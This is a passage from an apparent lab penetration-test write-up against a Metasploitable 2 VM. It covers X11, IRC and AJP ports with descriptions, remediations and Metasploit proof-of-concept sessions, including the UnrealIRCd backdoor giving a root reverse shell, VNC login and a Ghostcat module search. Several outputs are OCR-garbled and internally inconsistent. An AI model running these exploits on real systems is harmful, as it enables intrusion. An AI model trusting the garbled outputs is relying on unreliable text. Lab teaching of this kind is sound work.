          inet6 addr: fe80::20c:29ff:fe6f:888d%eth0  
          UP BROADCAST RUNNING MTU:1500 Metric:1  
          RX packets:79 errors:0 dropped:0 overruns:0 carrier:0  
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:7540 (7.4 kB)  TX bytes:10459 (10.3 kB)  
          Base address:0x0020 Memory:f0200000-f0220000  
  
lo      Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
              UP LOOPBACK RUNNING MTU:16436 Metric:1  
              RX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
              TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
              collisions:0 txqueuelen:1000  
              RX bytes:19393 (18.9 kB)  TX bytes:19393 (18.9 kB)  
msfadmin@metasploitable:~$ _
```

Method 3. VNC Session Hijacking & Keystroke Sniffing

The screenshot displays two terminal windows side-by-side, both titled "Metasploit [Running] - Oracle VirtualBox".

Left Terminal:

- Shows a session named "vibhuti14@vibhuti:~".
- Contains the command `msfconsole` and the note "Metasploit tip: Keep track of findings and observations with notes".
- A large, semi-transparent watermark titled "METASPLOIT CYBER MISSILE COMMAND VS" is overlaid on the terminal.
- Logs show a "WAVE 5" exploit attempt with a score of 31337 and a high priority level.
- The URL "https://metasploit.com" is visible at the bottom.
- The footer shows the Metasploit version as v6.4.99-dev.

Right Terminal:

- Shows a session named "msfadmin@metasploitable:~\$".
- Logs show network interface configuration (ifconfig) and detailed statistics for interfaces eth0 and lo.
- The footer shows the Metasploit version as v6.4.99-dev.

Vishvuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

```
Dec 31 15:37 6% 60% 0.0 kB 0.1 kB
```

https://metasploit.com

= [metasploit v6.4.99-dev]
+ ---[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ ---[433 post - 49 encoders - 13 nops - 9 evasion]

Metasploit Documentation: <https://docs.metasploit.com>
The Metasploit Framework is a Rapid/ Open Source Project

msf > search psnuffle

Matching Modules

Name Disclosure Date Rank Check Description

0 auxiliary/sniffer/**psnuffle** normal No **psnuffle** Packet Sniffer
1 \ action: list . . List protocols
2 \ action: Sniffer . . Run sniffer

Interact with a module by name or index. For example **info 2**, use **2** or use **auxiliary/sniffer/psnuffle**
After interacting with a module you can manually set a ACTION with set ACTION 'Sniffer'

msf > use 0
[*] Setting default action Sniffer - view all 2 actions with the show actions command
msf auxiliary(**psnuffle**) > set RHOSTS 192.168.1.35
(*) Unknown datastore option: RHOSTS.
RHOSTS: 192.168.1.35
msf auxiliary(**psnuffle**) > run
[*] Running module against 192.168.1.35
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol SMB from /usr/share/metasploit-framework/data/exploits/psnuffle/smb3.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...

Metasploitable 2 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

msfadmin@metasploitable:~\$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:09:27:0f:BB:04
inet addr: 192.168.1.35 Bcast: 255.255.255.0
inet6 addr: fe00::a09:feff:fe0d:8004/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:70 errors:0 dropped:0 overruns:0 frame:0
TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7540 (7.3 KB) TX bytes:6459 (6.3 KB)
Base address: 0x0020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr: 127.0.0.1 Mask: 255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:93 errors:0 dropped:0 overruns:0 frame:0
TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~\$

```
Vihuthi [Kumugewa] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 31 15:38
vihuthi14@vihuthi:~
```

msf > use 0
[*] Setting default action Sniffer - view all 2 actions with the show actions command
msf auxiliary(sniffer/psmuffle) > set RHOSTS 192.168.1.35
[*] Unknown datastore option: RHOSTS.
RHOSTS must be a valid IP address or range
[*] Running module against 192.168.1.35
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/msfvenom/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/msfvenom/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/msfvenom/pop3.rb...
[*] Loaded protocol SMTP from /usr/share/metasploit-framework/data/exploits/msfvenom/smtp.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/msfvenom/url篡改...
[*] Sniffing traffic.....
SIOCSPFWFLAGS: Operation not permitted
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] Auxiliary module failed: RuntimeError eth0: You don't have permission to perform this capture on that device (socket: Operation not permitted)
Call stack:
[*] /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123:in `open_live'
[*] /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123:in `open_pcap'
[*] /usr/share/metasploit-framework/modules/exploit/sniffer/psmuffle.rb:90:in `run'
[*] Auxiliary module execution completed
msf auxiliary(sniffer/psmuffle) > vncviewer 192.168.1.35:5980
[*] exec: vncviewer 192.168.1.35:5980

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
 Unsigned 32 bit word map which is TrueColor. Pixel format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
msf auxiliary(sniffer/psmuffle) > |

X11 Port 6000

Description:

The X Window System, commonly known as X11, is a windowing system for bitmap displays, prevalent on Unix-like operating systems. It uses a client-server architecture where the X Server listens for connections from X Clients over Port 6000. Because X11 was designed for local network transparency in an era before modern security threats, it lacks native encryption and robust authentication. By default, an X Server listening on Port 6000 may allow any remote client to connect and interact with the display if access controls like xhost are misconfigured.

Impact:

- **Keystroke Logging:** An attacker who connects to an open X11 port can capture every keystroke typed by the local user, including passwords and sensitive messages.

- **Screen Capturing:** The protocol allows remote clients to take screenshots or record the active display, leading to a total loss of visual privacy.
- **Unauthorized Input Injection:** Attackers can send artificial mouse clicks and keyboard events, effectively "driving" the computer to open terminals, delete files, or download malware.
- **Information Disclosure:** Attackers can query the properties of all open windows, discovering what applications are running and the titles of active documents.

Severity: Critical

Remedial:

- **Disable TCP Listening:** Modern X servers should be started with the -nolisten tcp flag. This prevents the server from opening Port 6000 entirely, forcing clients to connect via local Unix sockets.
- **Use SSH Forwarding:** Instead of opening Port 6000, use SSH X11 Forwarding (ssh -X or ssh -Y). This tunnels X11 traffic through an encrypted SSH connection, providing security and bypassing the need for an open port.
- **Block Port 6000 at the Firewall:** Ensure that your host-based and network firewalls block all incoming traffic on Port 6000 through 6063 (the range used for multiple displays).
- **Restrict to Localhost:** If the service must be network-accessible, ensure it is bound only to the loopback interface (127.0.0.1) so it cannot be reached from the external network.

POC:

Method 1. Banner Grabbing and Open Access Verification (Nmap)

The image shows two terminal windows side-by-side. The left window is titled 'Vibhuti [Running] - Oracle VirtualBox' and shows the command 'nmap -p 6000-6063 -oX nmap_x11-access 192.168.1.35' being run. The output indicates that port 88:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC) is open. The right window is titled 'Metasploitable 2 [Running] - Oracle VirtualBox' and shows the command 'ifconfig' being run. It lists two interfaces: 'eth0' (Link encap: Ethernet, HWaddr 08:00:27:6F:BB:B4) and 'lo' (Link encap: Local Loopback, HWaddr 12:3E:0:0:0:0). Both interfaces have their MTU set to 1500.

```
(vibhuti14@vibhuti)[-]
$ nmap -p 6000-6063 -oX nmap_x11-access 192.168.1.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 16:14 IST
Nmap scan report for 192.168.1.35
Host is up (0.0019s latency).

PORT      STATE SERVICE
88/tcp    open  PCS

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds


(vibhuti14@vibhuti)[-]
$ 

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:6F:BB:B4
          inet addr:192.168.1.35 Brdcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:bb64/64 Scope:Link
          UP BROADCAST RUNNING MTU:1500 Metric:1
          RX packets:740 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15393 (10.9 KB) TX bytes:19393 (10.9 KB)
          Base address:0x4020 Memory:f0200000-f0220000

lo       Link encap: Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15393 (10.9 KB) TX bytes:19393 (10.9 KB)

nsfadmin@metasploitable:~$ _
```

Method 2. Unauthorized Application Launching (Remote Display)



irc Port 6667

Description:

Internet Relay Chat (IRC) is one of the oldest protocols for real-time text messaging and group communication, traditionally operating on Port 6667. It uses a client-server model where users connect to a central server to join "channels" and exchange messages. Because the protocol was designed in the late 1980s, standard traffic on Port 6667 is unencrypted. Messages, nicknames, and even operator passwords (used to manage channels) are sent in plain text. While largely replaced by modern platforms like Slack or Discord, IRC remains active in technical communities and, unfortunately, is a favorite tool for cybercriminals to manage malicious networks.

Impact:

- **Cleartext Interception:** Since Port 6667 lacks encryption, any attacker on the network path can read private conversations and capture "Oper" (operator) passwords using packet sniffing.
- **Botnet Command & Control (C2):** Hackers frequently use IRC servers to send instructions to infected computers (bots). If an internal machine is communicating over Port 6667, it is often a sign of a malware infection.
- **DDoS Target:** IRC networks are historically prone to massive Distributed Denial of Service (DDoS) attacks, which can destabilize the network hosting the IRC server.
- **IP Disclosure:** By design, many IRC servers reveal the IP addresses of connected users to others in the same channel, making users vulnerable to direct attacks or swatting.

Severity: High

Remedial:

- **Switch to IRC over TLS (Port 6697):** If you must use IRC, ensure you connect via Port 6697, which uses SSL/TLS to encrypt the communication, protecting your data from eavesdropping.
- **Block Port 6667 at the Perimeter:** Most organizations should block outbound traffic on Port 6667 at the firewall to prevent internal infected machines from communicating with external botnet controllers.
- **Use a VPN or Bouncer (ZNC):** To protect your IP address, use a VPN or an IRC Bouncer. A bouncer stays connected to the server for you, masking your actual location.
- **Enable SASL Authentication:** Use Simple Authentication and Security Layer (SASL) to securely identify yourself to the server before you even join a channel.

POC:

Method 1. The UnrealIRCd Backdoor (Remote Code Execution)

The screenshot shows two windows side-by-side. The left window is titled 'Vibhuti [Running] - Oracle VirtualBox' and contains a terminal session with the msfconsole command-line interface. The right window is titled 'Metasploitable 2 [Running] - Oracle VirtualBox' and shows a terminal session on the Metasploitable 2 host. Both windows have a standard Linux desktop environment with icons at the bottom.

```
[vibhuti14@vibhuti:~] $ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
# coway++
< metasploit >
-----
\ \ (oo)_____
 \ \ (o) \_\_)\_
 \| |---| * 

 =[ metasploit v6.4.99-dev
+ -- =+ 2,572 exploits - 1,317 auxiliary - 1,083 payloads
+ -- =+ 433 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal ircd_3281_backdoor
Matching Modules
=====
# Name           Disclosure Date   Rank    Check  Description
- --- 
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12   excellent  No  UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use 0
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.35
RHOSTS => 192.168.1.35
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
          inet addr:192.168.1.35  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: ::1/128 Scope:Host
             inet netmask:255.255.255.0  brd ::1
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7548 (7.3 KB)  TX bytes:6459 (6.3 KB)
          Base address:0x0d00 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             inet netmask:255.0.0.0  brd ::1
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Base address:0x0d00 Memory:f0200000-f0220000

nsfadmin@metasploitable:~$
```

The screenshot shows two windows side-by-side. The left window is titled 'Vibhuti [Running] - Oracle VirtualBox' and contains a terminal session with the msf exploit command-line interface. The right window is titled 'Metasploitable 2 [Running] - Oracle VirtualBox' and shows a terminal session on the Metasploitable 2 host. Both windows have a standard Linux desktop environment with icons at the bottom.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.42
LHOST => 192.168.1.42
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Handler failed to bind to 192.168.1.42:4444: - 
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Exploit completed, to exit type 'exit' or 'ctrl+c'
[*] :irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...
[*] :irc.Metasploitable.LAN NOTICE AUTH *** Found your hostname (cached)
[*] 192.168.1.35:6667 - Sending backdoor command...
[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.42
LHOST => 192.168.1.42
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] 192.168.1.35:6667 - Connected to 192.168.1.35:6667...
[*] :irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...
[*] :irc.Metasploitable.LAN NOTICE AUTH *** Found your hostname (cached)
[*] 192.168.1.35:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.1.42:4444 -> 192.168.1.35:38506) at 2025-12-31 16:34:16 +0530

whome
root
ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
          inet addr:192.168.1.35  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: ::1/128 Scope:Link
             inet netmask:255.255.255.0  brd ::1
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:26388 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13076 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1871000 (1.7 MB)  TX bytes:2148871 (2.0 MB)
          Base address:0xd000 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             inet netmask:255.0.0.0  brd ::1
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Base address:0x0d00 Memory:f0200000-f0220000

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
          inet addr:192.168.1.35  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: ::1/128 Scope:Host
             inet netmask:255.255.255.0  brd ::1
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7548 (7.3 KB)  TX bytes:6459 (6.3 KB)
          Base address:0x0d00 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             inet netmask:255.0.0.0  brd ::1
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Base address:0x0d00 Memory:f0200000-f0220000

nsfadmin@metasploitable:~$
```

Method 2. IRC Information Gathering and User De-cloaking

```
(vibhuti14@vibhuti)[-]
↳ nc -nv 192.168.1.35 6667
(UNKNOWN) [192.168.1.35] 6667 (ircd) open
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname
VERSION
irc.Metasploitable.LAN 005 UNHAMES NAMESC SERVER MAXCHANNELS=30 CHANNELIMIT=:#30 MAXLIST=0:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=32
7 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported by this server
irc.Metasploitable.LAN 005 WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(q;ohv)-$g+ CHANNELS=be1,kf1,lj,psmntrRCOAQ
KVGUZNSMTG NETWORK=TestIRC CASEMAPPING=ascii EXTBAN=~,cqrn ELIST=MNUCT STATUSMSG=~-g+: are supported by this server
irc.Metasploitable.LAN 005 EXCEPTS INVEX CHDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by this server
ADMIN
irc.Metasploitable.LAN 256 :Administrative info about irc.Metasploitable.LAN
irc.Metasploitable.LAN 257 :Mp5 Shooter
irc.Metasploitable.LAN 258 :Mp5Metasploitable.LAN
USERS
irc.Metasploitable.LAN 451 LUSERS :You have not registered
NICK myickname
USER myickname 8 :My Real Name
irc.Metasploitable.LAN 001 myickname :Welcome to the TestIRC IRC Network myickname!myickname@vibhuti.bwrouter
irc.Metasploitable.LAN 002 myickname :Your host is irc.Metasploitable.LAN, running version Unreal3.2.8.1
irc.Metasploitable.LAN 003 myickname :This server was created Sun May 20 2012 at 16:04:37 EDT
irc.Metasploitable.LAN 004 myickname irc.Metasploitable.LAN Unreal3.2.8.1 iowgrhaSOrTVSNxWqBzvdhGp lvhopsmntkrRcqQALQbSeIKVfMCuzNTG
irc.Metasploitable.LAN 005 UNHAMES NAMESC SERVER MAXCHANNELS=30 CHANNELIMIT=:#30 MAXLIST=0:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 T
OPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported by this server
irc.Metasploitable.LAN 005 UNHAMES NAMESC SERVER MAXCHANNELS=30 CHANNELIMIT=:#30 MAXLIST=0:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 T
OPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported by this server
irc.Metasploitable.LAN 005 myickname :EXCEPTS INVEX CHDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by this server
irc.Metasploitable.LAN 251 myickname :There are 0 users and 0 invisible on 1 servers
irc.Metasploitable.LAN 255 myickname :I have 1 clients and 0 servers
irc.Metasploitable.LAN 265 myickname :Current Local Users: 1 Max: 1
irc.Metasploitable.LAN 266 myickname :Current Global Users: 1 Max: 1
irc.Metasploitable.LAN 422 myickname :MOTD File is missing
myickname MODE myickname :+ik
USERS
irc.Metasploitable.LAN 251 myickname :There are 0 users and 1 invisible on 1 servers
irc.Metasploitable.LAN 255 myickname :I have 1 clients and 0 servers
irc.Metasploitable.LAN 265 myickname :Current Local Users: 1 Max: 1
irc.Metasploitable.LAN 266 myickname :Current Global Users: 1 Max: 1
irc.Metasploitable.LAN 422 myickname :MOTD File is missing
irc.Metasploitable.LAN 431 myickname :No nickname given
WHOIS myickname
irc.Metasploitable.LAN 311 myickname myickname myurname Test-C08396AS.bwrouter * :My Real Name
irc.Metasploitable.LAN 378 myickname myickname :is connecting from *@vibhuti.bwrouter 192.168.1.42
irc.Metasploitable.LAN 332 myickname myickname irc.Metasploitable.LAN :Test IRC Server
irc.Metasploitable.LAN 337 myickname myickname 72 176717944 :seconds idle, signon time
irc.Metasploitable.LAN 318 myickname myickname :End of /WHOIS list.
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:00:00
          inet addr:192.168.1.35 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:0%eth0 Scope:Link
          UP BROADCAST RUNNING MTU:1500 Metric:1
          RX packets:79 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7540 (7.3 KB) TX bytes:19393 (18.9 KB)
          Base address:0x0020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

nfadmin@metasploitable:~$ _
```

Method 3. IRC Service Denial (DoS via Malformed NICK)

```
(vibhuti14@vibhuti)[-]
[!] msfelf
Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

[*] Metasploit v6.4.99-dev
+--= 2,572 Exploits - 1,317 auxiliary - 1,683 payloads
+--= 433 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal_ircd_sense_unknown
[-] No results from search
msf > search auxiliary/dos/irc
[-] No results from search
msf > search unreal_ircd_3281_backdoor
Matching Modules
=====
# Name           Disclosure Date   Rank    Check  Description
- ----
 0 exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12    excellent  No    UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use 0
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.35
RHOSTS => 192.168.1.35
```

```

msf > use 0
msf exploit(unix irc/ircd_ircd_3281_backdoor) > set RHOSTS 192.168.1.35
RHOSTS => 192.168.1.35
msf exploit(unix irc/ircd_ircd_3281_backdoor) > set LHOST 192.168.1.42
[*] Unknown datosor option: LHOST. Did you mean RHOST?
LHOST => 192.168.1.42
msf exploit(unix irc/ircd_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix irc/ircd_ircd_3281_backdoor) > run
[*] Started reverse TCP listener on 192.168.1.42:4444
[*] 192.168.1.35:6667 - Connected to 192.168.1.35:6667...
[*] :irc:Metasploitable:LAN NOTICE AUTH:*** Looking up your hostname...
[*] :irc:Metasploitable:LAN NOTICE AUTH:*** Found your hostname (cached)
[*] 192.168.1.35:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 600$jdDHcDEarsG7|r\n"
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from socket A
[*] Reading from socket B
[*] A: "sh: line 2: Connected: command not found|r\nsh: line 3: Escape: command not found|r\nn600$jdDHcDEarsG7|r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened [192.168.1.42:4444 -> 192.168.1.35:49321] at 2025-12-31 16:44:28 +0530

whome
root
ifconfig
eth0 Link encap:Ethernet HWaddr 00:0C:29:ED:1B:84
inet addr:192.168.1.35 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe00::ab0c:29ff:fed8:88d0/64 Scope:link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:27272 errors:0 dropped:0 overruns:0 frame:0
TX packets:3175 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:19393 (1.8 MB) TX bytes:210546 (2.0 MB)
Base address:0xd0d0 Memory:f0280000-f0220000

nsfadmin@metasploitable:~$
```

ajp13 Port 8009

Description:

The Apache JServ Protocol version 1.3 (AJP13) typically operates on Port 8009. It is a binary, packet-oriented protocol designed to facilitate communication between a front-end web server and a back-end Java application server. Because AJP is a binary protocol, it is faster and more efficient than HTTP for proxying requests, as it avoids the overhead of parsing text-based headers. However, AJP was built with the assumption that the web server and the application server are located within a trusted, secure network.

Impact:

- Ghostcat Vulnerability (CVE-2020-1938):** This is the most significant impact. An attacker can use the AJP protocol to read any file within the web application directory or, in some cases, achieve Remote Code Execution (RCE).
- Request Smuggling/Spoofing:** An attacker can craft malicious AJP packets to spoof request attributes, such as the remote IP address or the authenticated user, potentially bypassing application security filters.
- Information Disclosure:** Attackers can query the port to gain details about the back-end Java environment, version numbers, and internal file paths.
- Sensitive Data Theft:** Since AJP traffic is usually unencrypted, any attacker on the local network can intercept the binary stream to steal session cookies or personal user data.

Severity: Critical

Remedial:

- Disable AJP if Not Needed:** Many modern setups use mod_proxy_http instead of AJP. If you aren't specifically using the AJP connector, comment out or remove the <Connector port="8009" protocol="AJP/1.3" ... /> line in Tomcat's server.xml.

- **Implement the 'requiredSecret' Attribute:** Ensure that the AJP connector is configured with a strong, unique secret (password) that the front-end web server must provide to establish a connection.
 - **Enforce Firewall Rules:** Strictly block Port 8009 at the network firewall. Only the IP address of the front-end load balancer or web server should be permitted to communicate with this port.
 - **Update Tomcat:** Ensure you are running a version of Tomcat released after February 2020, which includes the patch for the Ghostcat vulnerability and enforces more secure default settings for AJP.

POC:

Method 1. The "Ghostcat" Vulnerability (LFI/Read-Only)

Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

```
msf > search tomcat_ghostcat

Matching Modules
=====
# Name Disclosure Date Rank Check Description
---- -----
0 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read

